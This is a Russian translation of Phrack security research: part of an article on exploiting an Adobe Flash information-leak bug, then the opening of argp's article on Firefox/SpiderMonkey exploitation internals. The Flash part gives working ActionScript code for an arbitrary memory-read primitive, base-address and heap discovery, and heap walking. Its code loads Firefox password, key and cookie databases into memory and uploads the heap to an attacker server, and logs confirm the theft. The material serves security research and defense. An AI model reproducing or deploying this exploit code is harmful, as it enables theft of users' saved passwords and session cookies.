Лежащие в основе C++ объекты-векторы хранят указатель на область памяти, содержащую фактические данные (подробнее см. [18]). Эта область имеет следующий формат.

<https://github.com/adobe-flash/avmplus/blob/master/core/avmplusList.h#L83>

```
template<class STORAGE, uint32_t slop> struct ListData
```

```
{
    uint32_t len;
    MMgc::GC* _gc;
    STORAGE entries[1];
};
```

Пока эта статья писалась, автор наткнулся на следующий репозиторий GitHub, недавно обновлённый Adobe. В этой новой версии «avmplus» структура, показанная выше, изменилась, и была добавлена защита от переполнения на основе XOR.

<https://github.com/adobe/avmplus/blob/master/core/avmplusList.h#L83>

Предположим теперь, что в результате распыления кучи сложилась следующая частичная картина памяти:

```
0x0a000000 - X      0x01000000 0x22222222 0x0a000000 0x0a000000
...
0x0a000000          0x0a000000 0x0a000000 0x0a000000 0x0a000000
0x0a000010          0x0a000000 0x0a000000 0x0a000000 0x0a000000
0x0a000020          0x0a000000 0x0a000000 0x0a000000 0x0a000000
0x0a000030          0x0a000000 0x0a000000 0x0a000000 0x0a000000
...
0x0a000000 + Y      0x0a000000 0x0a000000 0x0a000000 0x0a000000
```

Как уже упоминалось, эксплойт предполагает, что в результате распыления кучи адрес 0x0a000000 — произвольно выбранный высокий адрес кучи — попадёт в контейнерную область памяти одного из 64 больших векторов. Это показано на схеме выше, где по адресу 0x0a000000 содержится значение 0x0a000000 — то, что мы записывали во все элементы векторов. Обратите внимание: в данном случае разыменование адреса 0x0a000000 возвращает 0x0a000000 — сам этот адрес. Предположим, что для достаточно большого *j*, скажем *j* = 0x01000000, &profiles[j] попадает по адресу 0x0a000000 + Y; тогда profiles[j] = 0x0a000000, и следовательно, будут «вытащены» три двойных слова по адресу 0x0a000000. Пока всё хорошо.

Последовательно вызывая getABRProfileInfoAtIndex() с убывающими значениями *j*, &profiles[j] в итоге укажет на 0x0a000000 - X + 4, значение profiles[j] станет равным 0x22222222, и три двойных слова будут «вытащены» из этого адреса. Однако вспомним, что это адрес C++ объекта (поле _gc в структуре ListData, показанной выше), и следовательно, первое «вытащенное» двойное слово будет содержать адрес таблицы виртуальных функций объекта. Кроме того, &profiles[j + 1] — это указатель на первый элемент той же контейнерной области памяти. Заметим, что нам не известно и не нужно знать, какому из 64 векторов принадлежит этот контейнер.

Теперь в нашем распоряжении два ресурса:

- Указатель на таблицу виртуальных функций, который можно использовать для определения базового адреса модуля Flash Player.
- Простой способ чтения произвольных адресов памяти. Для каждого вектора *v* из набора векторов распыления устанавливаем *v*[0] = 0xdeadbeef и вызываем getABRProfileInfoAtIndex(), передавая упомянутое значение *j* + 1 в качестве второго аргумента. В результате будут «вытащены» 3 двойных слова из 0xdeadbeef.

Всё это может сбивать с толку даже самого опытного автора эксплойтов. Не торопитесь и вдумайтесь.

Следующая функция из «WorkerMain.as» реализует описанную логику. По завершении её работы this.idx содержит значение *j* + 1, а this._vtable_address — «вытащенный» адрес таблицы виртуальных функций C++ объекта.

```
private function _get_vtable_and_index():Boolean
{
    var ret:Boolean = false;
```

```

var pi:AVABRProfileInfo;
var idx:uint = 0x01000000;

// Если первая попытка вытащить данные возвращает 0, мы либо
// попали на недопустимый адрес кучи (то есть не покрытый ни одним
// из больших векторов), либо запущены на очень старом Flash Player,
// не поддерживающем HLS-поток.
pi = this._source.getABRProfileInfoAtIndex(0, idx);
if(pi.bitsPerSecond != 0)
{
    while(pi.bitsPerSecond == 0x0a000000)
    {
        idx -= 1;
        pi = this._source.getABRProfileInfoAtIndex(0, idx);
    }
    this._idx = idx + 1;
    this._vtable_address = pi.bitsPerSecond;
    ret = true;
}
return ret;
}

```

Чтение двойного слова из произвольного адреса — это просто вызов функции ниже (также определённой в «WorkerMain.as»).

```

// Чтение двойного слова из указанного адреса памяти.
private function _read_dword(addr:uint):uint
{
    var pi:AVABRProfileInfo;
    var ret:uint;
    ...

    // (1)
    for(var i:uint = 0; i < this.VECNUM; i++)
        this._sv[i][0] = addr;

    // (2)
    pi = this._source.getABRProfileInfoAtIndex(0, this._idx);

    ...
    ret = pi.bitsPerSecond;

    return ret;
}

```

В точке (1) перебираются 64 вектора распыления кучи, и их первый элемент устанавливается в адрес, из которого нужно прочесть двойное слово. Затем в точке (2) вызывается уязвимый API с соответствующим вторым аргументом, что приводит к разыменованию первого элемента одного из векторов как адреса памяти. Значение `pi.bitsPerSecond` возвращает «вытащенное» значение.

Поднявшись на уровень выше в слоях абстракции, следующая функция, реализованная поверх `_read_dword()`, может использоваться для чтения произвольного объёма данных из указанного адреса памяти. Её полезность станет очевидна позднее, хотя вы уже, наверное, догадываетесь.

```

// Чтение произвольного количества байт начиная с указанного адреса.
// Заметьте, что за раз нельзя прочитать менее 4 байт, поэтому
// может быть возвращено меньше 'len' байт.
private function _read(addr:uint, len:uint):String
{
    var dw:uint;
    var raw:String = "";

    // Выравнивание по кратному 4 (_вниз_, а _не_ вверх), затем
    // вычитание числа байт, разыменовываемых при каждом срабатывании
    // уязвимости. Делаем это, чтобы избежать попадания в незамапленные
    // области памяти.
    len = len & ~3;
    if(this._readahead > 0)
        len -= this._readahead;
}

```

```

for(var i:uint = 0; i < (len & ~3); i += 4, addr += 4)
{
    dw = this._read_dword(addr);
    raw += String.fromCharCode(dw & 0x000000ff) +
        String.fromCharCode((dw & 0x0000ff00) >>> 8) +
        String.fromCharCode((dw & 0x00ff0000) >>> 16) +
        String.fromCharCode((dw & 0xff000000) >>> 24);
}

return raw;
}

```

3.2.3 - Определение базового адреса Flash Player

Как упоминалось в разделе 3.2.2, метод `_get_vtable_and_index()`, помимо прочего, возвращает адрес таблицы виртуальных функций, обнаруженной на ранних этапах работы эксплойта. Вычисление базового адреса плагина Adobe Flash Player теперь сводится к выравниванию адреса виртуальной таблицы до предыдущего кратного размеру страницы, чтению двойного слова оттуда и проверке наличия сигнатуры «MZ» (0x5a4d). Если её нет, от адреса вычитается 0x1000 и процесс повторяется. Метод `_get_flash_address()` в «WorkerMain.as» реализует описанную логику.

```

// Попытка определить базовый адрес Flash Player.
private function _get_flash_address():void
{
    var addr:uint = this._vtable_address & 0xfffff000;
    var dw:uint;

    dw = this._read_dword(addr);
    while((dw & 0x0000ffff) != 0x00005a4d)
    {
        addr -= 0x1000;
        dw = this._read_dword(addr);
    }
    this._flash_address = addr;
}

```

По завершении `_get_flash_address()` поле `this._flash_address` будет содержать базовый адрес плагина Adobe Flash Player.

3.2.4 - Определение адреса кучи CRT

Возможность читать двойные слова из произвольных адресов памяти означает, что можно легко определить адрес кучи Microsoft Windows, используемой процессом плагина Adobe Flash. Следующий фрагмент ассемблерного кода можно найти в функции `__heap_init()`, присутствующей в коде ранней инициализации большинства PE-исполняемых файлов.

```

call    ds:HeapCreate
mov     __crtheap, eax

```

Переменная `__crtheap` — это глобальная переменная, хранящая дескриптор `HANDLE` кучи CRT. Однако значения дескрипторов кучи фактически являются базовыми адресами кучи. Атакующий может воспользоваться уязвимостью утечки информации для чтения содержимого этой глобальной переменной и определения базового адреса кучи CRT дочернего изолированного процесса. С учётом изложенного в предыдущих разделах добиться этого совсем не сложно:

- Установить `v[0] = &__crtheap` для каждого вектора распыления кучи `v`.
- Вызвать уязвимость, выполнив `getABRProfileInfoAtIndex()`.

Значение `&__crtheap` легко найти, выполнив поиск в текстовом сегменте плагина Flash по следующему байтовому шаблону. Шаблоны, отмеченные «??», соответствуют адресу

HeapCreate(). Двойное слово, следующее за этим шаблоном, — это &__crtheap.

```
68 00 10 00 00 50 ff 15 ?? ?? ?? a3
```

Следующая функция из «WorkerMain.as» эксплойта отвечает за определение адреса кучи CRT. Она использует this._read_dword() — функцию, скрывающую детали уязвимости и позволяющую AS3-программисту читать данные из произвольных адресов памяти.

```
// Определение адреса '__crtheap' - переменной, указывающей на
// основную кучу процесса, и её разыменование для получения адреса кучи.
private function _get_heap_address():void
{
    var match:RegExp = /\x68\x00\x10\x00\x00\x50\xff\x15...\xa3/;
    var addr:uint = this._flash_address;
    var raw:String;
    var i:int;

    raw = this._read(addr, 0x1000)
    while((i = raw.search(match)) < 0)
    {
        addr += 0x1000;
        raw = this._read(addr, 0x1000)
    }

    addr += i + 13;
    addr = this._read_dword(addr);
    this._heap_address = this._read_dword(addr);
    this._parser = new CRTHeapParser(this._read_dword);
}
```

Имея это в распоряжении, можно обойти все выделения кучи и прочитать все данные, доступные в куче на момент выполнения эксплойта. Заметим, что GC-куча — собственный аллокатор кучи Adobe Flash — работает поверх кучи CRT Microsoft Windows.

3.2.5 - Обход выделений в куче CRT

После того как адрес кучи CRT «вытащен», обход всей кучи достаточно прост. К счастью для атакующего, Крис Валасек и Тарьей Мандт проделали отличную работу по документированию внутреннего устройства кучи Microsoft Windows ([13], [14], [15]).

Логика разбора кучи Windows реализована в «CRTHeapParser.as» в классе CRTHeapParser. Класс достаточно абстрактен — читатель может использовать его с любой уязвимостью утечки информации. Он эффективно реализует эквивалент HeapWalk() на AS3. Конструктор принимает один аргумент — функцию для чтения двойного слова из произвольного адреса памяти (см. определение _read_dword() далее в этом разделе).

```
this._parser = new CRTHeapParser(this._read_dword);
```

После создания экземпляра CRTHeapParser обход кучи осуществляется методом walk():

```
this._parser.walk(this._heap_address, this._get_username_cb);
```

Первый аргумент — адрес кучи для обхода (приложение Windows может иметь более одной кучи), второй — обратный вызов, вызываемый для каждого обнаруженного выделения кучи. Название показанной функции обратного вызова будет объяснено позднее.

```
private function _get_username_cb(address:uint, size:uint):Boolean
{
    ...
}
```

Обратный вызов получает два аргумента: адрес выделения в куче и его размер. Реализатор обратного вызова самостоятельно читает содержимое этого выделения (используя эксплойт утечки информации) и определяет его содержимое.

```

// Чтение двойного слова из указанного адреса памяти.
private function _read_dword(addr:uint):uint
{
    var pi:AVABRProfileInfo;
    var ret:uint;

    // Проверяем, пересекает ли опережающее чтение границу страницы.
    // Если да, следующая страница может быть незамапленной.
    var cross_page:Boolean = ((addr + this._readahead) & 0xfffff000) !=
        (addr & 0xfffff000);

    // Если да, вычитаем опережение из разыменовываемого адреса
    // и возвращаем `pi.height' вместо `pi.bitsPerSecond' :)
    if(cross_page && this._readahead > 0)
        addr -= this._readahead;

    for(var i:uint = 0; i < this.VECNUM; i++)
        this._sv[i][0] = addr;
    pi = this._source.getABRProfileInfoAtIndex(0, this._idx);

    if(cross_page && this._readahead > 0)
        ret = pi.height;
    else
        ret = pi.bitsPerSecond;

    return ret;
}

```

Как уже упоминалось, вышеприведённое фактически является эквивалентом `HeapWalk()` [19], реализованным путём злоупотребления нашим примитивом чтения.

Теперь, когда в нашем распоряжении имеется мощный примитив произвольного чтения, пора изучить, что с ним можно сделать. Очевидная возможность — дамп содержимого памяти изолированного процесса Adobe Flash Player. Однако, если в памяти процесса уже нет чувствительной информации, это не даст интересных результатов.

Что если заставить изолированный дочерний процесс загрузить и отобразить в памяти произвольные файлы? Если файл был отображён где-то в куче процесса, определить его содержимое — лишь вопрос обхода кучи и нахождения области, содержащей данные файла.

Спецификация M3U8 упоминает следующее:

3.4.4. EXT-X-KEY

Медиафрагменты МОГУТ быть зашифрованы. Тег EXT-X-KEY задаёт способ их расшифровки. Он применяется ко всем медиа-URI, расположенным между ним и следующим тегом EXT-X-KEY в файле плейлиста (при наличии такового). Его формат:

#EXT-X-KEY:

...

Если метод шифрования — AES-128, атрибут URI ОБЯЗАН присутствовать.

...

Атрибут URI определяет, как получить ключ. Его значение — строка в кавычках, содержащая URI [RFC3986] для ключа.

Если URI указывает на локальный файл, дочерний процесс Flash Player с удовольствием загрузит его и отобразит в памяти (хорошо известно, что песочница NPAPI Flash для Firefox разрешает читать произвольные файлы из файловой системы). Относительно большой файл займёт собственный сегмент кучи, что облегчает атакующему обнаружение его содержимого.

В идеале атакующий хочет загрузить в память базу данных SQLite, хранящую сохранённые пароли Firefox. Однако это не так просто, как может показаться на первый взгляд. В Microsoft Windows эти базы данных располагаются по следующему пути:

```
C:\Users\USERNAME\AppData\Roaming\Mozilla\Firefox\Profiles\PROFILE_NAME\
```


signons.sqlite

Путь выше содержит две неизвестные величины: имя пользователя жертвы и имя профиля Firefox — случайный идентификатор, генерируемый при установке. Прежде чем загружать эти файлы, необходимо найти способ определить неизвестные значения.

Поскольку в нашем распоряжении уже есть примитив произвольного чтения, а также более высокоуровневая абстракция обхода кучи, определить имя пользователя жертвы довольно просто. В Microsoft Windows переменные среды располагаются где-то в самом начале кучи процесса, поэтому наш обходчик кучи посетит и это выделение. Предполагая, что мы успешно «вытащили» адрес основной кучи, как описано выше, определить имя пользователя жертвы так же просто, как вызвать `walk()` с функцией обратного вызова, использующей регулярные выражения для поиска строки `: \Users\xxx\AppData` в данных кучи.

```
// Вытягивание данных кучи и поиск шаблона, соответствующего
// имени пользователя в целевой системе. Оно нужно нам для
// доступа к файлам в домашнем каталоге пользователя.
private function _get_username_cb(address:uint, size:uint):Boolean
{
    var matches:Array;
    var ret:Boolean = false;

    // `_read()' — функция, реализующая примитив чтения.
    var raw:String = this._read(address, size);

    matches = raw.match(/:\Users\[^\]*\)AppData/);
    if(matches != null)
    {
        this._username = matches[1];
        ret = true;
    }
    return ret;
}

private function _get_username():Boolean
{
    return this._parser.walk(this._heap_address, this._get_username_cb);
}
```

Если `_get_username_cb()` срабатывает успешно, «вытащенное» имя пользователя сохраняется в `this._username`.

Весь этот процесс можно повторить: сначала загрузить «profiles.ini» — файл, содержащий случайно сгенерированное имя профиля Mozilla Firefox, — а затем базы данных SQLite с ключами и паролями. Содержимое упомянутых файлов можно получить с помощью `this._parser.walk()` с различными методами обратного вызова:

```
// Поиск случайного имени профиля Firefox в данных кучи.
private function _get_profile_name_cb(address:uint, size:uint):Boolean
{
    var matches:Array;
    var ret:Boolean = false;
    var raw:String = this._read(address, size);
    matches = raw.match(/Path=Profiles\[\\*\]([[:print:]]+)/);
    if(matches != null)
    {
        this._profile_name = matches[1];
        ret = true;
    }
    return ret;
}

private function _get_profile_name():Boolean
{
    ...

    this._parser.walk(this._heap_address, this._get_profile_name_cb);
}
```

```

    ...
}

```

Наконец, `_upload_data_cb()` используется в финальном вызове `walk()` для загрузки полного содержимого кучи на сервер атакующего:

```

// Сбор данных и их загрузка на наш сервер.
private function _upload_data_cb(address:uint, size:uint):Boolean
{
    var raw:String = this._read(address, size);

    if(this._mem == null)
        this._mem = "";
    this._mem += raw;

    // Загрузка данных блоками по `DUMPSZ` байт.
    if(this._mem.length >= this.DUMPSZ)
    {
        this._con.msg("Uploading block of " + this._mem.length + " bytes");

        var b64:Base64Encoder = new Base64Encoder();
        b64.encode(raw);
        raw = b64.toString();

        var vars:URLVariables = new URLVariables();
        vars.id = this._get_uniqid();
        vars.data = raw;

        var req:URLRequest = new URLRequest(this.DUMPURL);
        req.data = vars;
        req.method = URLRequestMethod.POST;

        var ldr:URLLoader = new URLLoader();
        ldr.dataFormat = URLLoaderDataFormat.BINARY;
        ldr.load(req);

        this._mem = "";
    }

    // Возвращаем `false`, чтобы `parser.walk()` обошёл всю кучу.
    return false;
}

private function _steal_cookies_and_passwords():void
{
    ...

    // Дамп всей кучи :)
    this._parser.walk(this._heap_address, this._upload_data_cb);
}

```

Серверный компонент эксплойта «dumper.php» сохраняет загруженные данные в файл в директории «/tmp». Раздел 3.2.8 «Логи» подтверждает, что базы данных SQLite с ключами и паролями успешно загружены на сервер атакующего.

3.2.7 - Общая методология эксплойта

Подводя итог, полный процесс эксплуатации состоит из следующих шагов. Заинтересованного читателя отсылаем к соответствующим разделам статьи для подробного анализа каждого этапа. Кратко прилагаемый эксплойт:

- Выполняет стандартное распыление кучи и пытается определить, было ли оно успешным.
- Использует структуру контейнеров данных `Vector AS3` для «вытягивания» информации из произвольных абсолютных адресов памяти. На этом этапе также определяется адрес таблицы виртуальных функций.

- Определяет базовый адрес плагина Adobe Flash.
- Однократно обходит кучу CRT для поиска переменных среды процесса жертвы. Простое сопоставление с образцом используется для определения имени пользователя жертвы.
- Запрашивает у серверного компонента эксплойта M3U8-манифест, заставляющий AVM многократно загрузить «profiles.ini» в память процесса жертвы.
- Снова обходит кучу CRT для поиска содержимого «profiles.ini» и чтения имени профиля по умолчанию. Большинство (все) пользователей используют лишь один профиль Firefox.
- Запрашивает у серверного компонента эксплойта M3U8-манифест, загружающий «signons.sqlite», «key3.db» и «cookies.sqlite» в память жертвы.
- Снова обходит кучу CRT и загружает все выделения кучи на сервер атакующего. Часть этих выделений содержит содержимое баз данных SQLite.

3.2.8 - Логи

[illegible]

```
(2016-01-26 01:05:33) [*] Uploading block of 32768 bytes
(2016-01-26 01:05:33) [*] Uploading block of 107296 bytes
(2016-01-26 01:05:33) [*] Uploading block of 44232 bytes
(2016-01-26 01:05:34) [*] Uploading block of 528400 bytes
(2016-01-26 01:05:34) [*] Uploading block of 528376 bytes
(2016-01-26 01:05:35) [*] Uploading block of 528376 bytes
(2016-01-26 01:05:35) [*] Freeing worker resources
(2016-01-26 01:05:35) [*] Marking target
(2016-01-26 01:05:35) [*] Done
```

На сервере атакующего в директории «/tmp» создаётся бинарный файл с похищенными данными. Там же находятся базы данных SQLite с ключами и паролями жертвы.

```
$ hexdump -C /tmp/154a61b6c8227ae0acfdfb974141dd6f.bin | grep SQLite
... d0 c5 37 4e 00 00 00 04 53 51 4c 69 74 65 20 66 |..7N....SQLite f|
... d0 c5 37 4e 00 00 00 04 53 51 4c 69 74 65 20 66 |..7N....SQLite f|
```

4 - Заключение

Автор надеется, что представил интересную технику похищения данных с компьютера жертвы. Единственным требованием был примитив произвольного чтения, достигнутый путём эксплуатации стандартной относительной уязвимости утечки информации. Представленная методология является универсальной и может применяться для эксплуатации аналогичных уязвимостей Adobe Flash. Кроме того, схожие техники могут быть применимы и к другим клиентским технологиям.

Уязвимости, на первый взгляд неинтересные, подобные этой, могут оказаться многообещающими и эффективными. После того как пароли жертвы похищены (например, учётные данные электронной почты), доступ к компьютеру или мобильным устройствам цели также может стать возможным в сценариях пост-эксплуатации.

По мере нашего движения в эпоху атак, основанных исключительно на данных, — как в пространстве пользователя, так и в пространстве ядра, — подобные атаки могут становиться всё более интересными с точки зрения исследователей безопасности. Мы с нетерпением ожидаем возможности обойти любые бессмысленные механизмы защиты, которые будут реализованы в будущих версиях Adobe Flash.

5 - Благодарности

Как вы, возможно, знаете, написание статьи для Phrack — дело весьма непростое, требующее преданности. Эта работа никогда не была бы завершена без помощи и поддержки определённых людей. Этот раздел посвящён им.

Прежде всего я хотел бы поблагодарить команду Phrack за то, что они пинали меня под зад и мотивировали написать эту статью. В мире конференций и погони за известностью Phrack умудрился остаться живым, публикуя оригинальный и впечатляющий контент. Это было малое, что я мог сделать для помощи. Видеть свои статьи опубликованными в Phrack для меня всегда честь.

Хочу поблагодарить nemo и agrp за их предложения и проницательные комментарии. Моя благодарность также адресована моей команде в CENSUS (и паре других людей, пожелавших остаться анонимными) за то, что дали мне возможность работать над этим крутым материалом и посвящать время изучению внутренностей Adobe Flash. Всегда здорово быть в команде, где «эксплуатация на стороне клиента» означает произвольное выполнение кода, а не XSS :)

Крису Валасеку и Тарьею Мандту — за их работу по изучению аллокаторов кучи Windows. Без неё всё было бы значительно сложнее.

И последнее: привет коллегам с grhack.net и lfapperz ;)

6 - Ссылки

- [01] <http://www.zerodayinitiative.com/advisories/ZDI-15-007/>
- [02] <https://twitter.com/kernelbof/status/629832855842091008>
- [03] <http://www.cvedetails.com/top-50-products.php>
- [04] <https://blog.zimperium.com/stagefright-vulnerability-details-stagefright-detector-tool-released/>
- [05] <http://flex.apache.org/installer.html>
- [06] <http://www.adobe.com/devnet/flex/flex-sdk-download.html>
- [07] <http://www.w3.org/TR/webstorage/>
- [08] <http://www.w3.org/TR/webdatabase/>
- [09] http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html
- [10] http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/net/SharedObject.html
- [11] https://en.wikipedia.org/wiki/HTTP_Live_Streaming
- [11] <http://tools.ietf.org/html/draft-pantos-http-live-streaming-08>
- [12] [https://msdn.microsoft.com/en-us/library/windows/desktop/aa366710\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa366710(v=vs.85).aspx)
- [13] http://www.azimuthsecurity.com/resources/bh2009_mcdonald_valasek.pdf
- [14] http://illmatics.com/Understanding_the_LFH.pdf
- [15] <http://illmatics.com/Windows%20Heap%20Internals.pdf>
- [16] https://developer.apple.com/library/ios/technotes/tn2288/_index.html
- [17] https://www.adobe.com/support/flashplayer/debug_downloads.html
- [18] https://0b3dc9f9-a-62cb3a1a-s-sites.googlegroups.com/site/zerodayresearch/smashing_the_heap_with_vector_Li.pdf
- [19] [https://msdn.microsoft.com/en-us/library/windows/desktop/aa366710\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa366710(v=vs.85).aspx)
- [20] <http://haxe.org>

7 - Код

[Прилагаемый архив: flash_hardcode_porn.tgz в формате uuencode — опущен]

OR'LYEN? Тень над Firefox

=-----=
=-----=[OR'LYEN? Тень над Firefox]=-----=
=-----=
=-----=[argp]=-----=
=-----=[argp@grhack.net]=-----=
=-----=

Автор: argp

Оглавление

1. Введение
2. Внутреннее устройство Firefox и SpiderMonkey
 - 2.1 — Представление в памяти
 - 2.2 — Поколенческая сборка мусора (GGC)
 - 2.3 — jemalloc (и GGC)
3. Механизмы защиты Firefox
 - 3.1 — PresArena
 - 3.2 — Санитизация кучи jemalloc
 - 3.3 — Сборка мусора
 - 3.4 — Песочница
4. Утилита shadow (тень над Firefox)
5. Эксплуатация
 - 5.1 — ArrayObject внутри ArrayObject
 - 5.2 — jemalloc feng shui
 - 5.3 — Утечка базового адреса xul.dll и нашего положения в памяти
 - 5.4 — Контроль над EIP
 - 5.5 — Произвольная утечка памяти
 - 5.6 — Ошибки типа use-after-free
6. Заключение
7. Список литературы
8. Исходный код

1 — Введение

В этой статье я расширю и детализирую материал своего доклада на конференции Infiltrate 2015 с одноимённым названием [INF]. Даже полноценный часовой доклад редко позволяет изложить все необходимые вводные сведения и полностью раскрыть техническую глубину темы эксплуатации.

Поэтому я был рад, когда редакция Phrack обратилась ко мне с предложением написать статью на основе того выступления.

Цель данной статьи — сформулировать многократно применимую методологию эксплуатации применительно к актуальным версиям браузера Mozilla Firefox в условиях современных защитных механизмов, предоставляемых большинством операционных систем. Под «эксплуатацией» здесь подразумевается использование уязвимостей, связанных с повреждением памяти (различного рода: переполнения буфера, use-after-free, type confusion). Под «многократно применимой методологией» имеется в виду такой шаблон атаки, который подходит для эксплуатации большинства уязвимостей и классов уязвимостей. Хотя приведённые материалы касаются Windows-версии Firefox, по моим сведениям описанные техники применимы на всех платформах, поддерживаемых Firefox.

Конкретно: для всех техник и фрагментов кода использовалась актуальная на момент написания версия Firefox (41.0.1) на Windows 8.1 x86-64. Следует помнить, что стабильная версия Firefox для Windows (даже на системе x86-64) является x86-приложением.

2 — Внутреннее устройство Firefox и SpiderMonkey

Начну с объяснения некоторых внутренних деталей Firefox и SpiderMonkey, необходимых для понимания методологии эксплуатации. SpiderMonkey (движок JavaScript в Firefox) использует C++-переменные типа `JS::Value` (или просто `jsval`) для представления строк, чисел (как целых, так и вещественных), объектов (включая массивы и функции), булевых значений, а также специальных значений `null` и `undefined` [JSV]. Когда в JavaScript, например, строка присваивается переменной или атрибуту объекта, среда выполнения должна уметь запросить её тип. Следовательно, `jsval` должны использовать представление, которое кодирует одновременно и значение, и тип. SpiderMonkey применяет для этого 64-битную кодировку IEEE-754 [IFP]. В частности, `jsval` типа `double` использует все 64 бита для хранения значения. Все прочие `jsval` (целые числа, строки и т.д.) кодируются: 32 бита для тега, указывающего тип, и 32 бита для значения. В исходном коде Firefox константы типов `jsval` можно найти в файле `js/public/Value.h`:

```
#define JSVAL_TYPE_DOUBLE      ((uint8_t)0x00)
#define JSVAL_TYPE_INT32      ((uint8_t)0x01)
#define JSVAL_TYPE_UNDEFINED ((uint8_t)0x02)
#define JSVAL_TYPE_BOOLEAN    ((uint8_t)0x03)
#define JSVAL_TYPE_MAGIC      ((uint8_t)0x04)
#define JSVAL_TYPE_STRING      ((uint8_t)0x05)
#define JSVAL_TYPE_SYMBOL      ((uint8_t)0x06)
#define JSVAL_TYPE_NULL        ((uint8_t)0x07)
#define JSVAL_TYPE_OBJECT      ((uint8_t)0x08)
```

Эти константы используются для получения 32-битных тегов `jsval` для различных типов:

```
#define JSVAL_TAG_CLEAR ((uint32_t)(0xFFFFF80))
#define JSVAL_TAG_INT32 ((uint32_t)(JSVAL_TAG_CLEAR | JSVAL_TYPE_INT32))
#define JSVAL_TAG_UNDEFINED ((uint32_t)(JSVAL_TAG_CLEAR | \
                                         JSVAL_TYPE_UNDEFINED))
#define JSVAL_TAG_STRING ((uint32_t)(JSVAL_TAG_CLEAR | JSVAL_TYPE_STRING))
#define JSVAL_TAG_SYMBOL ((uint32_t)(JSVAL_TAG_CLEAR | JSVAL_TYPE_SYMBOL))
#define JSVAL_TAG_BOOLEAN ((uint32_t)(JSVAL_TAG_CLEAR | \
                                         JSVAL_TYPE_BOOLEAN))
#define JSVAL_TAG_MAGIC ((uint32_t)(JSVAL_TAG_CLEAR | JSVAL_TYPE_MAGIC))
#define JSVAL_TAG_NULL ((uint32_t)(JSVAL_TAG_CLEAR | JSVAL_TYPE_NULL))
#define JSVAL_TAG_OBJECT ((uint32_t)(JSVAL_TAG_CLEAR | JSVAL_TYPE_OBJECT))
```

Когда среда выполнения SpiderMonkey запрашивает тип `jsval`: если 32-битный тег больше `0xFFFFF80` (константа `JSVAL_TAG_CLEAR`), то 64 бита интерпретируются как `jsval`

соответствующего типа. Если тег меньше или равен 0xFFFFFFFF80, то 64 бита интерпретируются как число двойной точности IEEE-754. Важное замечание, к которому я вернусь позднее: не существует 64-битного числа IEEE-754, которое в 32-битном представлении было бы больше 0xFFFF00000.

Помимо jsval, SpiderMonkey также использует сложные объекты типа JSObject [JSO] для представления различных JavaScript-объектов (jsobjects). По сути, это отображения имён (свойств объекта) на значения. Чтобы избежать дорогостоящего поиска в словаре при обращении от имён свойств к соответствующим значениям (которые хранятся в массиве внутри jsobject), SpiderMonkey использует так называемые «формы» (shapes). Формы — это структурные описания, напрямую указывающие от имён свойств на индексы в массиве, где хранятся их значения.

Класс JSObject использует класс NativeObject для своей внутренней реализации (точнее, NativeObject наследует от JSObject). Эти сложные объекты также содержат встроенный динамически изменяемый (но до определённого предела) массив, предназначенный для хранения именованных свойств, а также элементов массивов JavaScript и типизированных массивов. Первые индексируются указателем slots_, вторые — указателем elements_. Фактическое хранилище может быть либо встроенным в сам jsobject, либо динамически выделяемой областью в куче.

Кроме того, массивы jsobject имеют заголовок, описываемый классом ObjectElements. Определение класса JSObject находится в файле js/src/jsobj.h, а NativeObject и ObjectElements — в js/src/vm/NativeObject.h. Ниже я рассмотрю их совместно (в виде псевдокода), только с полями, релевантными для данной статьи:

```
class NativeObject : public JSObject
{
    /*
     * Из JSObject; структурное описание для избежания поиска
     * по словарю от имён свойств к индексам массива slots_.
     */
    js::HeapPtrShape shape_;

    /*
     * Из JSObject; тип jsobject (не связан с типом jsval,
     * описанным выше).
     */
    js::HeapPtrTypeObject type_;

    /*
     * Из NativeObject; указатель на хранилище свойств jsobject.
     */
    js::HeapSlot *slots_;

    /*
     * Из NativeObject; указатель на хранилище элементов jsobject.
     * Используется массивами JavaScript и типизированными массивами.
     * Элементы массивов JavaScript являются jsval, как описано выше.
     */
    js::HeapSlot *elements_;

    /*
     * Из ObjectElements; метаданные о записи данных в elements_.
     */
    uint32_t flags;

    /*
     * Из ObjectElements; число инициализированных элементов,
     * меньшее или равное capacity (см. ниже) для не-массивов,
     * и меньшее или равное length (см. ниже) для массивов.
     */
    uint32_t initializedLength;

    /*
     * Из ObjectElements; число выделенных слотов (для свойств объекта).
     */
    uint32_t capacity;
```



```

/*
 * Из ObjectElements; длина массива jobject.
 */
uint32_t length;
};

```

В следующих разделах я буду называть это «jobject» (или «класс jobject»), что технически не совсем точно (как я объяснил выше), однако упрощает изложение.

2.1 — Представление в памяти

Для лучшего понимания рассмотрим представление jsval и jobject в памяти. Имеем следующий JavaScript-код:

```

var arr = new Array();           // jobject-массив (ArrayObject)

arr[0]  = 0x40414140;           // [A] целое число
arr[1]  = "Hello, Firefox!";    // [B] строка
arr[2]  = 0x42434342;
arr[3]  = true;                 // [C] булево значение
arr[4]  = 0x44454544;
arr[5]  = new Array(666);       // [D] объект

// добавляем несколько элементов в массив
arr[5][0] = 666;
arr[5][1] = "sixsixsix";
arr[5][2] = 0.666;
arr[5][3] = false;
arr[5][4] = new Array(666);

arr[6]  = 0x46474746;
arr[7]  = null;
arr[8]  = 0x48494948;

// [E] типизированный массив jobject, хранящий беззнаковые 32-битные целые
arr[9]  = new Uint32Array(128);

// заполняем типизированный массив содержимым
// общий размер: 128 * 4 == 512
for(var j = 0; j < 128; j += 2)
{
    arr[9][j]      = 0x61636361;
    arr[9][j + 1] = 0x71737371;
}

arr[10] = 0x50515150;
arr[11] = 1.41424344;           // [F] число двойной точности
arr[12] = 0x52535352;

// [G] и строка подлиннее
arr[13] = "Hello, Firefox, and hello again";

```

В WinDbg выполним поиск первого целочисленного маркера 40414140 и затем осмотрим элементы определённого массива:

```

0:000> s -d 0 0x0 1?0xffffffff 40414140
09e10980 40414140 ffffffff81 0f352880 ffffffff85 @AA@.....(5.....
09e10a00 40414140 ffffffff81 0f352880 ffffffff85 @AA@.....(5.....

```

Причина двойного нахождения нашего маркера станет ясна ниже. Сделаем дамп памяти с нескольких двойных слов перед найденным значением, снабдив его аннотациями для удобства:

```

0:000> dd 09e10980-20 1?48

[ Наш ArrayObject arr ]
      shape_   type_   slots   elements

```

```

09e10960  0eed89a0 0f3709b8 00000000 09e10a00

[ Метаданные старых элементов,
